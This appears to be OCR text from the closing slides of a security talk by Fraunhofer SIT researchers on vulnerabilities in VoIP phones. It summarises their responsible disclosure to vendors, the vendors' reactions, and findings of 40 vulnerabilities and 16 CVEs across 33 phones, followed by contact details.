
Security in VoIP

2007

iPhone, all apps run as **root**

1986

"Smashing The Stack For Fun And Profit"



SOMTHING WENT WRONG

Responsible Disclosure

- Informed all vendors, 90 days to fix the bugs
- Reactions:
  - “Why investigating our poor phones”?
  - “We bought phone from other vendor, we cannot fix it”
  - “It’s not supported anymore”
  - “…” – “We are going to publish” – “We will fix immediately”
- In the end, most vendors (2 did not react) fixed the vulnerabilities

Summary

- Investigated 33 VoIP phones
- Found 40 vulnerabilities and registered 16 CVEs

- A lot of old technology is out there, new models getting better
- Some vendors switch to Android, seems to be more robust but new types of vulnerabilities → Apps on your VoIP phone?

- We don’t know what will be next after IoT, but there will be a root process and memory corruption ;-)


THE END

Contact

Stephan Huber
Email: stephan.huber@sit.fraunhofer.de

Philipp Roskosch
Email: philipp.roskosch@sit.fraunhofer.de

Web: https://www.team-sik.org
Email: contact@team-sik.org
Findings: https://www.sit.fraunhofer.de/cve